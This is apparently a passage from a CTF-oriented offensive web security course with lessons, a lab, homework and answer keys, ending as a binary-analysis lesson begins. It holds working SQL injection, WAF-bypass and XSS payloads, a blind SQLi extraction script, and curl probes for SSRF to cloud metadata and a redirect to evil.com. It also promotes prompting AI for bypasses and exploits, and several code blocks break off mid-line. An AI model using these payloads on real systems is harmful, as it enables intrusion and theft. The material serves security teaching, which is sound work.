5. ' || 1=1--          => PASSED but no injection (syntax issue)
```

```
The backend appears to be MySQL. Generate 10 new bypass attempts  
that use progressively more creative evasion techniques.
```

## AI-Generated Bypasses

```
-- Unicode fullwidth OR  
' %EF%BC%AF%EF%BC%B2 1=1-- -  
-- Double URL-encoded spaces
```

```
'%20%4FR%201%3D1--%20-  
-- Nested comments  
' /*!50000OR*/ 1=1-- -  
-- Scientific notation comparison  
' OR 1e0=1e0-- -  
-- Boolean without OR keyword  
' DIV 0 IS NOT NULL-- -  
-- Concat-based true condition  
' WHERE 'ab'=CONCAT('a','b')-- -
```

---

# WAF Bypass — HTTP-Level Tricks

## Chunked Transfer Encoding Bypass

```
POST /search HTTP/1.1
Host: target.ctf
Transfer-Encoding: chunked
Content-Type: application/x-www-form-urlencoded

3
q= '
5
UNION
7
+SELECT
4
+1,2
9
.password
```

The WAF inspects each chunk individually and never sees the full payload assembled. The backend concatenates all chunks before processing.

## HTTP Parameter Pollution



```
-- WAF inspects first parameter; backend uses last (or concatenates)
GET /search?q=safe&q=' UNION SELECT password FROM users-- HTTP/1.1
```

**Notes:** Different web servers handle duplicate parameters differently — Apache uses last, ASP.NET concatenates with comma, PHP uses last.

---

# Vulnerability Chaining

In real CTFs, flags often require chaining multiple vulnerabilities together. Each vulnerability unlocks access to the next.

## Example Chain: Low Priv to Full Compromise

1. **IDOR** — Enumerate `/api/users/1` to find admin email address
2. **CSRF** — Trick admin into changing their email to attacker's
3. **Password Reset** — Reset admin password via email
4. **SQLi (Admin Panel)** — Admin search feature has UNION injection
5. **File Upload** — Admin can upload "reports" — upload webshell
6. **RCE** — Read `/flag.txt` via webshell

Ask AI to Map the Chain

Prompt: "In this CTF, I've found these individual vulnerabilities:

- IDOR on /api/users (can read other profiles)
- Reflected XSS on /search
- File upload with weak extension filter on /profile/avatar
- SQL error on /api/products?sort=name

Help me map potential attack chains to reach RCE or data exfiltration."

---

# Systematic Web App Testing Methodology

Follow this structured approach for CTF web challenges:

| Phase       | Actions                                        | Tools                     |
|-------------|------------------------------------------------|---------------------------|
| 1. Recon    | Enumerate endpoints, tech stack, versions      | Nikto, Wappalyzer, curl   |
| 2. Map      | Spider the app, build site map, find params    | Burp Spider, ZAP, ffuf    |
| 3. Probe    | Test each input for injection, fuzz parameters | Burp Repeater, sqlmap     |
| 4. Exploit  | Develop working exploits, chain vulns          | Custom scripts, AI assist |
| 5. Escalate | Pivot from initial access to flag capture      | Webshells, SSRF chaining  |

## AI at Every Phase

- **Recon** — "Analyze these HTTP headers and identify the tech stack"

- **Map** — "Generate a wordlist for directory brute forcing a Django app"
  - **Probe** — "Create context-specific injection payloads for this parameter"
  - **Exploit** — "Write a Python script to automate this blind SQLi extraction"
  - **Escalate** — "How can I chain SSRF + SQLi to read internal files?"
-

# AI-Generated Exploit Script

Ask AI to write custom exploitation scripts when automated tools fall short.

## Blind SQLi Extraction Script

```
import requests
import string

url = "https://target.ctf/login"
charset = string.ascii_lowercase + string.digits + "_{}"
extracted = ""

for pos in range(1, 50):
    found = False
    for char in charset:
        payload = f"admin' AND SUBSTRING((" \
                  f"SELECT flag FROM flags LIMIT 1" \
                  f"),{pos},1)='{char}'-- -"
        resp = requests.post(url, data={
            "username": payload,
```

**Notes:** AI can generate these scripts in seconds. Always verify the logic and adapt the true/false condition to

match the target's behavior.

---

# Common CTF Web Challenge Patterns

Recognize these recurring patterns to solve challenges faster:

| Pattern                         | Clue                                         | Likely Vulnerability          |
|---------------------------------|----------------------------------------------|-------------------------------|
| Login page with no registration | SQL error on <input type="text" value=" '"/> | SQL injection auth bypass     |
| Search or filter feature        | Results change with input                    | SQLi (UNION or blind)         |
| User profile / comments         | HTML rendering of input                      | Stored XSS                    |
| URL fetcher / preview           | "Enter a URL" field                          | SSRF                          |
| File upload / avatar            | Image upload form                            | Webshell upload / RCE         |
| "View as" or shared links       | Token/ID in URL                              | IDOR                          |
| Admin bot that "visits URLs"    | Report feature                               | XSS to steal admin cookie     |
| JWT in cookie/header            | Base64 token                                 | JWT alg:none or key confusion |



### Pro Tip

Always check `/robots.txt`, `/.git/`, `/backup/`, `/.env`, and view page source for HTML comments containing hints.

---

# CTF Challenge: Web App Flag Hunt

**Mission:** Find and exploit vulnerabilities in this web application to capture all flags

**Target:** `http://ctf-lab:5000` — A vulnerable e-commerce application with 5 hidden flags.

## Flags to Capture

| Flag   | Category      | Difficulty | Hint                                      |
|--------|---------------|------------|-------------------------------------------|
| Flag 1 | SQL Injection | Easy       | The product search doesn't sanitize input |
| Flag 2 | XSS           | Medium     | The admin bot reviews reported comments   |
| Flag 3 | IDOR          | Easy       | User profiles use sequential integer IDs  |
| Flag 4 | SSRF          | Hard       | The URL preview feature trusts all inputs |

| Flag   | Category          | Difficulty | Hint                                             |
|--------|-------------------|------------|--------------------------------------------------|
| Flag 5 | File Upload + RCE | Hard       | Avatar upload has a filter — but is it complete? |

---

# Challenge Approach & Rules

## Recommended Steps

1. **Recon** — Run nikto, browse all pages with Burp proxy active
2. **Map** — Identify all input fields, API endpoints, and parameters
3. **Flag 1** — Test the search feature with SQLi payloads; extract the flag from the database
4. **Flag 2** — Craft a stored XSS payload in comments; steal the admin bot's cookie containing the flag
5. **Flag 3** — Enumerate `/api/users/{id}` to find the hidden admin profile with the flag
6. **Flag 4** — Use SSRF via the URL preview to access `http://internal-api:8080/flag`
7. **Flag 5** — Bypass the avatar upload filter to upload a webshell and read `/flag.txt`

## Rules of Engagement

- Use AI to help generate and refine payloads at every step
- Document each vulnerability found with HTTP request/response evidence

- Time limit: 90 minutes for all 5 flags
  - Bonus points for identifying additional vulnerabilities not required for flags
-

# Key Takeaways

- **Every input is a target** — URL params, headers, cookies, JSON bodies, file uploads
- **SQL injection** comes in three flavors: UNION-based, blind boolean, and time-based — know when to use each
- **XSS types matter** — reflected needs a click, stored is persistent, DOM-based is client-only
- **Chain vulnerabilities** — IDOR + CSRF + SQLi + file upload = full compromise
- **AI transforms your workflow** — payload generation, mutation, tool coordination, and exploit scripting
- **WAF bypass is iterative** — observe what's blocked, adapt with encoding and syntax tricks
- **Tools amplify skill** — Burp for manual testing, sqlmap for automation, nikto for recon, ZAP for scanning

## Next Lesson

Lesson 06 dives into **authentication and session attacks** — JWT exploitation, OAuth flaws, password cracking, and session management vulnerabilities.

**Notes:** Remind students to complete the CTF challenge and homework before the next session.

---

# Web Application Vulnerability Scanning

Systematically discovering and exploiting web application vulnerabilities using manual techniques, automated scanners, and AI-assisted payload generation.

**WARNING: Authorized Testing Only.** Every technique described in this lesson must only be used against applications you own, CTF challenge platforms, or systems where you hold explicit written authorization. Unauthorized web application testing violates the Computer Fraud and Abuse Act (CFAA) and equivalent laws worldwide. Violations carry serious criminal penalties including imprisonment. When in doubt, do not test.

## The Web Application Attack Surface

---

A web application exposes a far larger attack surface than most developers realize. Every HTTP endpoint, form field, cookie, header, file upload handler, and API route is a potential entry point for an attacker. The attack surface includes:

- **Client-side components** — HTML forms, JavaScript logic, local storage, DOM manipulation
- **Transport layer** — HTTP requests and responses, TLS configuration, certificate handling
- **Server-side logic** — input validation, authentication, session management, authorization checks
- **Data layer** — database queries, file system access, external API calls
- **Infrastructure** — web server configuration, reverse proxies, load balancers, WAFs

CTF challenges and real-world penetration tests both require methodical enumeration of this surface before attempting exploitation. A vulnerability scanner that only checks known CVEs will miss application-specific logic flaws, which are often the most impactful findings.



# HTTP Fundamentals

---

Before hunting for web vulnerabilities, you need a solid grasp of the HTTP protocol. Every web attack manipulates HTTP in some way.

## Methods

The most commonly targeted HTTP methods are:

- `GET` — retrieves resources; parameters in the URL query string are visible and logged
- `POST` — submits data in the request body; used for forms, logins, and API calls
- `PUT` / `PATCH` — updates resources; often exposed in REST APIs without proper authorization
- `DELETE` — removes resources; dangerous if authorization is missing
- `OPTIONS` — reveals allowed methods and CORS configuration

## Headers, Cookies, and Sessions

HTTP headers carry metadata that controls caching, content types, authentication, and security policies. Key headers for security testing include:

- `Cookie` / `Set-Cookie` — session tokens, authentication state
- `Authorization` — Bearer tokens, Basic auth credentials
- `Content-Type` — determines how the server parses the request body
- `X-Forwarded-For` — can be spoofed to bypass IP-based access controls
- `Referer` / `Origin` — used in CSRF protection (and sometimes bypassable)

Sessions typically rely on a server-side session ID stored in a cookie. If an attacker can steal or predict this ID, they hijack the session. JWT tokens move session state to the client, introducing different attack vectors like algorithm confusion and signature bypass.

## Common Web Vulnerabilities

---

### SQL Injection (SQLi)

SQL injection occurs when user input is concatenated directly into SQL queries without parameterization. It remains one of the most dangerous web vulnerabilities because it can lead to full database extraction, authentication bypass, and sometimes remote code execution.

```
-- Vulnerable query (server-side pseudocode):
-- query = "SELECT * FROM users WHERE username='" + input + "' AND password='"

-- Authentication bypass payload:
' OR '1'='1' --

-- The resulting query becomes:
SELECT * FROM users WHERE username='' OR '1'='1' --' AND password='anything'
-- The OR condition is always true; the comment (--) discards the password check
```

More advanced SQL injection techniques:

```
-- UNION-based extraction: determine column count, then extract data
' UNION SELECT NULL,NULL,NULL --          -- adjust NULLs until no error
' UNION SELECT username,password,NULL FROM users --

-- Blind boolean-based: infer data one character at a time
' AND SUBSTRING((SELECT password FROM users LIMIT 1),1,1)='a' --

-- Time-based blind: when no output is visible
' AND IF(SUBSTRING((SELECT database()),1,1)='m', SLEEP(5), 0) --
```

## Cross-Site Scripting (XSS)

XSS allows an attacker to inject malicious JavaScript into pages viewed by other users. There are three main variants:

- **Reflected XSS** — the payload is included in the request (usually a URL parameter) and reflected back in the response without sanitization
- **Stored XSS** — the payload is saved to the database (e.g., in a comment or profile field) and executed whenever other users view the content
- **DOM-based XSS** — the vulnerability exists in client-side JavaScript that reads from a controllable source (like `location.hash`) and writes to a dangerous sink (like `innerHTML`)

```
<!-- Basic reflected XSS test payloads -->
<script>alert('XSS')</script>
<img src=x onerror=alert('XSS')>
<svg onload=alert('XSS')>

<!-- Filter bypass examples -->
<ScRiPt>alert('XSS')</ScRiPt>           <!-- mixed case -->
<img src=x onerror="alert(String.fromCharCode(88,83,83))"> <!-- char encoding -->
<details open ontoggle=alert('XSS')>    <!-- uncommon event handler -->
```

XSS testing methodology: inject a unique canary string (e.g., `xss1234test`) into every input field and URL parameter, then search the response HTML for the canary. Where it appears unencoded, attempt actual payloads.

## Cross-Site Request Forgery (CSRF)

CSRF tricks an authenticated user's browser into making unintended requests. If a banking site processes transfers via a simple POST with no anti-CSRF token, an attacker can embed a hidden form on a malicious page that submits a transfer when the victim visits it.

## Server-Side Request Forgery (SSRF)

SSRF exploits a server that makes HTTP requests based on user-supplied URLs. An attacker can use this to access internal services, cloud metadata endpoints (`http://169.254.169.254/`), or scan the internal network.

## Insecure Direct Object References (IDOR)

IDOR occurs when an application exposes internal object identifiers (database IDs, file paths) and fails to verify that the requesting user is authorized to access the referenced object. Changing `/api/invoices/1042` to `/api/invoices/1043` might return another user's invoice.

## Authentication Bypasses

Common authentication flaws include: default credentials, password reset token reuse, JWT algorithm confusion (changing `RS256` to `HS256`), race conditions in login flows, and missing authentication on API endpoints that the frontend "protects" by hiding UI elements.

# Web Scanning Tools

---

## Burp Suite

Burp Suite is the industry-standard web application testing proxy. It intercepts, modifies, and replays HTTP traffic between your browser and the target. Key features include the Proxy (intercept and modify requests), Repeater (manually resend modified requests), Intruder (automated parameter fuzzing), and Scanner (automated vulnerability detection in the Pro edition).

## OWASP ZAP

ZAP (Zed Attack Proxy) is a free, open-source alternative to Burp Suite. It provides automated scanning, passive analysis, and manual testing tools. Its active scanner crawls the application and tests for common vulnerabilities. ZAP is particularly good for CI/CD integration via its command-line interface and Docker image.

## Nikto

Nikto is a web server scanner that checks for dangerous files, outdated server software, and common misconfigurations. It is noisy (easily detected) but fast at identifying low-hanging fruit.

```
# Scan a target web server with Nikto
nikto -h http://target.local -o nikto_results.txt
```

## Directory Brute-Forcing: dirb and gobuster

Content discovery tools enumerate hidden files, directories, and endpoints by sending requests for paths from a wordlist. This frequently uncovers admin panels, backup files, configuration endpoints, and forgotten development routes.

```
# gobuster directory brute-force
gobuster dir -u http://target.local -w /usr/share/wordlists/dirb/common.txt -t

# dirb with a custom wordlist
dirb http://target.local /usr/share/wordlists/dirb/big.txt

# gobuster with file extension fuzzing
gobuster dir -u http://target.local -w common.txt -x php,bak,txt,html,conf -t
```

Common findings from directory brute-forcing include: `/.git/` (source code exposure), `/backup/`, `/admin/`, `/phpinfo.php`, `/.env` (credential leaks), and `/api/swagger.json` (API documentation).

## SQL Injection Deep Dive

---

SQL injection deserves extended coverage because it appears in a large proportion of CTF challenges and real-world vulnerabilities. A systematic approach is essential.

### Detection

Start by injecting a single quote (`'`) into every parameter and observing the response. A database error message confirms injectable parameters. If errors are suppressed, use time-based detection:

```
# Testing for SQL injection with curl
curl -s "http://target.local/search?q=test'" | grep -i "error\|syntax\|mysql\|

# Time-based blind detection
curl -s -o /dev/null -w "%{time_total}" "http://target.local/search?q=test' AND
```

### Automated Testing with Python

```
import requests

target = "http://target.local/login"
sql_payloads = [
    "' OR '1'='1' --",
    "' OR '1'='1' /*",
    "admin'--",
    "' UNION SELECT NULL,NULL,NULL--",
    "' AND 1=1--",
    "' AND 1=2--",
]

for payload in sql_payloads:
    data = {"username": payload, "password": "anything"}
    resp = requests.post(target, data=data)
    indicator = "Welcome" in resp.text or resp.status_code == 302
    print(f"[{'HIT' if indicator else 'miss'}] {payload[:50]}")
```

## Exploitation Flow

1. **Identify injection point** — test each parameter with `'`, `"`, `)`
2. **Determine database type** — error messages or fingerprinting queries
3. **Find column count** — `ORDER BY 1`, `ORDER BY 2`, ... until error
4. **Extract schema** — `UNION SELECT table_name FROM information_schema.tables`
5. **Dump data** — `UNION SELECT column_name FROM information_schema.columns WHERE table_name='users'`

## XSS Testing Methodology

A thorough XSS test follows a structured process rather than randomly pasting payloads:

1. **Map inputs** — identify every parameter, header, and cookie value that is reflected in responses
2. **Inject canary** — use a unique string like `xss7829probe` and locate it in the response HTML
3. **Determine context** — is the canary inside an HTML tag, an attribute value, a JavaScript string, or a comment?
4. **Craft context-appropriate payload** — break out of the current context before injecting script
5. **Bypass filters** — try encoding, case variation, alternative event handlers, and polyglot payloads

```
import requests

target = "http://target.local/search"
xss_payloads = [
    '<script>alert(1)</script>',
    '<img src=x onerror=alert(1)>',
    '<svg/onload=alert(1)>',
    '" onfocus=alert(1) autofocus=""',
    'javascript:alert(1)//',
    '<details open ontoggle=alert(1)>',
]

for payload in xss_payloads:
```

```
resp = requests.get(target, params={"q": payload})
# Check if payload appears unencoded in response
if payload in resp.text:
    print(f"[REFLECTED] {payload[:60]}")
else:
    print(f"[filtered] {payload[:60]}")
```

## AI-Assisted Web Testing

Large language models like Claude can significantly accelerate web application testing in several ways:

- **Payload generation** — describe the injection context (e.g., "input reflected inside a `value` attribute with double quotes filtered") and ask Claude to generate bypass payloads tailored to that specific context
- **Response analysis** — paste HTTP responses and ask Claude to identify information leakage, error patterns, or unusual behavior that suggests vulnerabilities
- **Logic flaw identification** — describe an application's workflow (registration, password reset, payment) and ask Claude to identify potential race conditions, state manipulation, or authorization gaps
- **WAF bypass crafting** — provide the WAF's blocked patterns and ask Claude to suggest encoding, fragmentation, or alternative syntax that achieves the same effect
- **Exploit chain assembly** — when you have found multiple low-severity issues, Claude can help reason about how to chain them into a higher-impact exploit

```
# Example: using curl to test a header injection suggested by AI analysis
curl -v "http://target.local/redirect?url=http://evil.com" \
-H "X-Forwarded-For: 127.0.0.1" \
-H "X-Original-URL: /admin"

# Testing for SSRF via a URL parameter
curl -s "http://target.local/fetch?url=http://169.254.169.254/latest/meta-data"
```

The key advantage of AI-assisted testing is speed: rather than manually looking up filter bypass techniques or SQLi syntax for obscure database engines, you can describe the constraint and receive targeted suggestions in seconds. This is especially valuable in time-limited CTF competitions.

# Putting It All Together

---

A methodical web application test follows this general workflow:

1. **Reconnaissance** — map the application with a spidering tool or manual browsing; identify all endpoints, parameters, and technologies
2. **Content discovery** — run gobuster or dirb to find hidden paths, backup files, and admin interfaces
3. **Passive analysis** — review response headers, cookies, JavaScript files, and HTML comments for information leakage
4. **Input testing** — systematically test every input for SQLi, XSS, SSRF, and command injection
5. **Authentication and authorization** — test for IDOR, privilege escalation, and session management flaws
6. **Exploitation** — develop working exploits for confirmed vulnerabilities
7. **Documentation** — record findings with reproduction steps

## Further Reading

---

- [OWASP Top 10](#)
- [PortSwigger Web Security Academy](#) — free, hands-on web vulnerability labs
- [OWASP Web Security Testing Guide](#)
- [HackTricks](#) — comprehensive penetration testing reference

### Download Files

These files contain synthetic web app scan data for the challenges. All files are plain text (.txt) and safe to open.

↓ [burp-findings.txt](#) ~17 KB

↓ [http-requests.txt](#) ~21 KB

↓ [nikto-scan.txt](#) ~7 KB



↓ gobuster-results.txt ~7 KB

# Lab Guide

Four exercises across four scanner artifacts: raw HTTP request triage, Nikto output ranking, Gobuster directory analysis, and Burp finding validation — turn noise into exploit chains.

## Authorized Use Only

All scanner artifacts are **synthetic**. Do not run these requests against any real host. The workflow you learn here applies to real targets only with explicit written authorization.

## Prerequisites

---

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `webapp-lab/`
- Familiarity with: HTTP verbs, status codes, OWASP Top 10, Burp Suite or ZAP basics
- Optional: local copy of Burp Community or OWASP ZAP for reproduction

## Lab Scenario

---

AcmeCorp's bug-bounty platform flagged their staging web app as "interesting." Four scanners have already hit the target and left their output behind. Your job: cut through the noise, identify the handful of real findings, and build a reproducible exploit chain — all before the AcmeCorp blue team notices the traffic.

## Download Lab Files

Save all four files into a folder named `webapp-lab/` before starting the exercises.

↓ [http-requests.txt](#) ~21 KB

↓ [nikto-scan.txt](#) ~7 KB

↓ [gobuster-results.txt](#) ~7 KB

↓ [burp-findings.txt](#) ~18 KB

## Exercise 1 — Raw HTTP Request Triage

Open [http-requests.txt](#). This is a dump of HTTP requests and responses captured during a manual test session.

### Task 1.1 — Find the exploitable endpoints

Below is a dump of HTTP request/response pairs. Analyze as a red team web tester. For each request:

1. Classify the endpoint (auth, user data, admin, upload, search, API, static).
2. Identify any injection surfaces in the request (URL params, form fields, JSON body, headers, cookies).
3. For each surface, suggest a probe payload for:
  - SQL injection (error + blind + time-based)
  - Command injection
  - SSRF
  - XSS (reflected, stored, DOM)
  - XXE
  - Path traversal
4. Flag any response that reveals a vulnerability (error traces, reflected input, SQL errors, stack traces, debug pages).
5. Build a prioritized attack list: which 5 requests should I replay first, and with what payloads?

[paste http-requests.txt]

✓ Self-check: You should have at least one endpoint where the response itself proves the vulnerability (reflected input, error message, or leaked data).

## Exercise 2 — Nikto Output Ranking

Open `nikto-scan.txt`. Nikto is noisy — most findings are informational and many are false positives.

### Task 2.1 — Cut the noise

Below is Nikto scan output. Do the following:

1. Bucket every finding into one of:
  - Critical (likely RCE or auth bypass)
  - Exploitable (known CVE, exposed admin, default creds)
  - Informational (headers, version disclosure)
  - Likely false positive (and why)
2. For each Critical or Exploitable finding, give:
  - The exact URL
  - The CVE ID (if applicable)
  - A reproduction curl command
  - An expected success indicator
3. Identify the single highest-impact finding and write a one-paragraph exploitation plan.

[paste nikto-scan.txt]

✓ Self-check: Nikto output is 80% noise. You should end with 3-5 findings worth following up and a clear verdict on each.

## Exercise 3 — Directory Bruteforce Analysis

Open `gobuster-results.txt`. Gobuster output is a list of paths with status codes and sizes.

## Task 3.1 — Find the hidden interesting paths

Below is Gobuster directory-brute results. Identify:

1. All paths returning 200 — these are confirmed resources.
2. All paths returning 301/302 — note the redirect target.
3. All paths returning 401/403 — these exist but require auth (often the juiciest targets).
4. Any path with an interesting name: backup, admin, api, old, test, dev, debug, phpinfo, .git, .env, .svn, config, secret.
5. Any clustering: two paths with the same response size are probably the same resource — note the aliases.
6. For each interesting finding, suggest the follow-up request (e.g., GET /backup.zip, PUT /api/admin/users, etc.).

Rank the top 10 paths by likely exploit value.

[paste gobuster-results.txt]

✓ **Self-check:** You should be able to name at least 3 paths that are worth manual investigation, and one that should be requested immediately (e.g., a backup file or .env).

## Exercise 4 — Burp Finding Validation

Open `burp-findings.txt`. Burp's active scanner produces findings with varying confidence levels.

### Task 4.1 — Validate and weaponize

Below is Burp Scanner output. For each finding:

1. Classify confidence: TRUE POSITIVE / LIKELY / UNCLEAR / FALSE POSITIVE — with reasoning.
2. For every TRUE POSITIVE or LIKELY, write a manual proof-of-concept that does NOT rely on Burp (raw curl or a Python requests snippet).
3. For the most impactful finding, design a full exploit chain:

- How an unauthenticated attacker reaches it
  - How it is weaponized (RCE / data exfil / auth bypass)
  - What comes next in the kill chain
4. Identify any findings that would chain with each other (e.g., XSS + CSRF + IDOR = account takeover).
  5. Write a one-paragraph incident report for the client.

[paste burp-findings.txt]

✓ **Self-check:** Burp often flags things as High that are actually Medium, and vice versa. Your AI-assisted reclassification should disagree with Burp on at least one finding — that disagreement is where human/AI judgment adds value over raw tooling.

## Final Exercise — Build the Exploit Chain

### Task 5.1 — Cross-source synthesis

Here are four analyses of the same web application from four different scanning tools. Build the complete exploit chain:

1. Initial entry point (unauth, pre-auth, post-auth).
2. Authentication bypass or credential capture.
3. Privilege escalation (horizontal to admin).
4. RCE or data exfiltration endpoint.
5. The single highest-impact finding and its CVSS score.

Then produce:

- A reproducible test script (Python requests) that chains steps 1 through 4 and prints success/failure at each step.
- A one-page executive summary for the bug-bounty report.
- A prioritized fix list for the dev team.

Format as markdown, max 1200 words.

✓ **Self-check:** Your exploit chain should link at least 3 of the 4 scanner sources (e.g., directory from gobuster + parameter from burp + payload from

manual HTTP). If it links only one source, you are still thinking like a scanner, not an attacker.

## Reflection

---

- Which scanner had the highest signal-to-noise ratio? Which was mostly useless?
- How often did the AI correctly reclassify a Burp finding? How often did it get it wrong?
- What is the biggest risk of trusting an AI to triage scanner output in a real bug bounty or pentest?
- If you could only run ONE scanner against a new target, which would you pick and why?

### What's Next

Lesson 06 moves down the stack from web to **binaries and crypto** — using AI to read hex dumps, disassembly, and cryptographic challenges.

# Homework

Three tasks to tune your scanner-triage workflow.

Complete the lab before starting.

## Task 1 — Burp Re-Scoring

---

### Objective

Disagree with the scanner — with evidence.

### Instructions

1. Pick five Burp findings from the lab output.
2. For each, re-score severity using CVSS 3.1 yourself. Justify every metric choice.
3. Compare to Burp's rating. Note every disagreement and why yours is more accurate.

### Deliverable

Comparison table with CVSS vectors.

## Task 2 — Chain Builder

---

### Objective

Write code that turns a scanner finding into a working proof.

### Instructions



1. For your #1 finding, write a Python requests script that reproduces it end-to-end.
2. Include a --verify mode that returns exit 0 if vulnerable, 1 if not.
3. No destructive actions: the script should only read, never write or delete.

### **Deliverable**

`reproduce.py` with clear output.

## **Task 3 — Scanner Comparison**

---

### **Objective**

Understand which scanner is right for which job.

### **Instructions**

1. Build a matrix: rows = scanners (Nikto, Gobuster, Burp, manual), columns = vuln classes (info disclosure, auth bypass, injection, etc.).
2. Fill in which scanner is strongest for each cell.
3. Write a one-paragraph guide: "if I only have 30 minutes, I run these tools in this order."

### **Deliverable**

Matrix + paragraph.

# Answers

Reference answers for Lesson 05.

## Part 1 — Lab Answers

### Exercise 1 — HTTP Request Triage

---

#### Expected findings

- At least one endpoint that reflects user input in the response (XSS or template injection).
- One endpoint whose error response leaks a stack trace.
- A search/query parameter susceptible to SQL injection (error-based or time-based).
- An upload endpoint accepting an unexpected content type.

### Exercise 2 — Nikto Output Ranking

---

#### Expected ratio

About 80% informational, 15% worth investigating, 5% critical. The critical findings usually include an exposed backup file, a default admin panel, or a known CVE on an identified server version.

### Exercise 3 — Gobuster Directory Analysis

---

### Expected findings

- One or more 200 responses on interesting paths ( `/backup` , `/git` , `/admin` , `/.env` ).
- 403s on paths worth revisiting with authentication.
- Size-clusters indicating aliases or default error pages.

## Exercise 4 — Burp Finding Validation

---

### Expected findings

- Several Burp "High" findings that are in fact Medium once you check Attack Complexity.
- At least one "Low" finding that should be High because it chains to another finding (e.g., a reflected XSS that enables CSRF + IDOR).

## Final Exercise — Exploit Chain

---

### Expected chain

Entry via an exposed path from Gobuster → credential or token capture from the HTTP request log → IDOR from Burp for privilege escalation → RCE via an endpoint found in manual testing. A good chain touches three or four sources.

## Part 2 — Homework Answers

### Task 1 — Burp Re-Scoring

---

### Common disagreements

Burp often rates XSS as High; if the target site has no session context or sensitive data, Medium is more accurate. Conversely, Burp rates information disclosure as Low even when the leaked info is a credential — that should be Critical.

## Task 2 — Chain Builder

---

### Expected shape

~60 lines of Python. `--verify` mode should detect the characteristic response (status code, specific string, timing delta) and print a one-line verdict. No payload delivery — only probing.

## Task 3 — Scanner Comparison

---

### Expected priorities

Typical triage order: Gobuster first (fast attack surface), Nikto second (cheap low-hanging fruit), Burp third (depth on specific endpoints), manual last (judgment on suspicious findings). A common mistake is running Burp first — it is slow and noisy without a shortlist of targets.

## **Lesson 06: Binary & Cryptographic Analysis**

# Binary & Cryptographic Analysis

Reverse engineering binaries, breaking weak crypto, and uncovering hidden data — with AI as your analysis partner.

Reverse Engineering

Cryptanalysis

Steganography

AI-Assisted

CTF

## ⚠ Educational Use Only

Binary analysis and cryptographic attack techniques are for authorized security research and CTF competitions only. Creating or distributing malware is illegal.

# Learning Objectives

1. **Understand ELF and PE binary formats** and how to triage unknown executables
  2. **Use disassemblers and decompilers** (Ghidra, radare2) to analyze compiled code
  3. **Leverage AI to interpret assembly** and identify vulnerability patterns
  4. **Identify and exploit cryptographic weaknesses** in CTF challenges
  5. **Apply hash cracking strategies** using AI-generated wordlists
  6. **Detect steganographic content** hidden in files using AI anomaly detection
-

# Why Binary Analysis Matters

In CTFs and real-world red teaming, you rarely have source code. Binaries are the artifact you must understand.

## CTF Context

Reverse engineering challenges are worth the most points. Crypto challenges reward pattern recognition and mathematical insight.

## Red Team Context

Malware analysis, firmware extraction, proprietary protocol reversing, and breaking custom encryption in enterprise software.

---



# The Analysis Toolchain

| Tool            | Purpose                   | Key Strength                             |
|-----------------|---------------------------|------------------------------------------|
| Ghidra          | Disassembler & decompiler | Free, powerful decompilation to pseudo-C |
| radare2 / rizin | CLI reverse engineering   | Scriptable, fast triage                  |
| CyberChef       | Data transformation       | Chain encodings, crypto, compression     |
| hashcat / John  | Hash cracking             | GPU-accelerated, rule-based              |
| binwalk         | Firmware / file analysis  | Embedded file extraction                 |
| Claude / AI     | Analysis companion        | Pattern recognition, code explanation    |

# ELF File Format (Linux Binaries)


The **Executable and Linkable Format** is the standard binary format on Linux/Unix systems.

```
# Quick triage of an unknown binary
$ file mystery_binary
mystery_binary: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
not stripped

$ readelf -h mystery_binary | head -12
ELF Header:
  Magic:      7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                                ELF64
  Data:                                  2's complement, little endian
  Type:                                  EXEC (Executable file)
  Machine:                                Advanced Micro Devices X86-64
  Entry point address:                   0x401060
```

## Key ELF Sections

`.text` — executable code | `.data` — initialized globals | `.bss` — uninitialized data |  
`.rodata` — read-only strings | `.plt/.got` — dynamic linking



# PE File Format (Windows Binaries)

The **Portable Executable** format is used by Windows for .exe, .dll, and .sys files.

```
# PE file structure (hex dump of header)
Offset | Hex                                     | ASCII
-----|-----|-----
00000000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff  MZ.....
0000000e  00 00 b8 00 00 00 00 00 00 00 40 00 00 00  .....@...
00000080  50 45 00 00 4c 01 05 00                    PE..L...
```

- **MZ header** — DOS stub, magic bytes `4D 5A`
- **PE signature** — `50 45 00 00` at offset pointed by e\_lfanew
- **Sections:** `.text`, `.rdata`, `.data`, `.rsrc` (resources)
- **Import Table** — lists DLLs and API functions the binary calls

# First Steps: Binary Triage

Before diving into disassembly, gather intelligence about the binary.

```
# Step 1: Identify the file
$ file challenge_bin

# Step 2: Check for readable strings
$ strings challenge_bin | grep -i "flag\|password\|key\|secret"
Enter password:
Wrong! Try again.
Congratulations!
flag{

# Step 3: Check linked libraries
$ ldd challenge_bin
libcrypto.so.1.1 => /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1

# Step 4: Check symbols (if not stripped)
```

**Notes:** The strings command alone solves a surprising number of CTF reversing challenges. Always start simple.

---

# Disassembly Basics: x86-64

Understanding common assembly patterns is essential for reverse engineering.

```
; Typical password check function
check_password:
    push    rbp
    mov     rbp, rsp
    sub     rsp, 0x20
    mov     QWORD PTR [rbp-0x18], rdi    ; user input pointer
    lea     rax, [rip+0x2e5a]           ; load hardcoded string
    mov     QWORD PTR [rbp-0x8], rax
    mov     rdx, QWORD PTR [rbp-0x18]
    mov     rax, QWORD PTR [rbp-0x8]
    mov     rsi, rdx
    mov     rdi, rax
    call    strcmp                     ; compare strings!
    test    eax, eax
    jne     .wrong                    : jump if not equal
```

## Key Patterns to Recognize

`call strcmp` — string comparison | `test eax, eax / jne` — branch on result | `lea rax,`  
`[rip+offset]` — load address of hardcoded data

---



# Ghidra: Decompilation to Pseudo-C

Ghidra's decompiler converts assembly back to readable C-like code — much easier to analyze.

```
// Ghidra decompiler output for check_password
int check_password(char *user_input) {
    char *hardcoded = "s3cr3t_p@ss!";
    int result;

    result = strcmp(hardcoded, user_input);
    if (result == 0) {
        return 1;
    }
    return 0;
}

// Another common pattern: XOR-based "encryption"
void decrypt_flag(char *buf, int len) {
    int i;
```

**Notes:** In the decompiled output, the hardcoded password is immediately visible. The XOR decrypt function reveals a single-byte key of 0x42 — trivially reversible.

---

# AI-Assisted Disassembly Analysis

Feed decompiled code or assembly to an LLM for rapid understanding of complex functions.

```
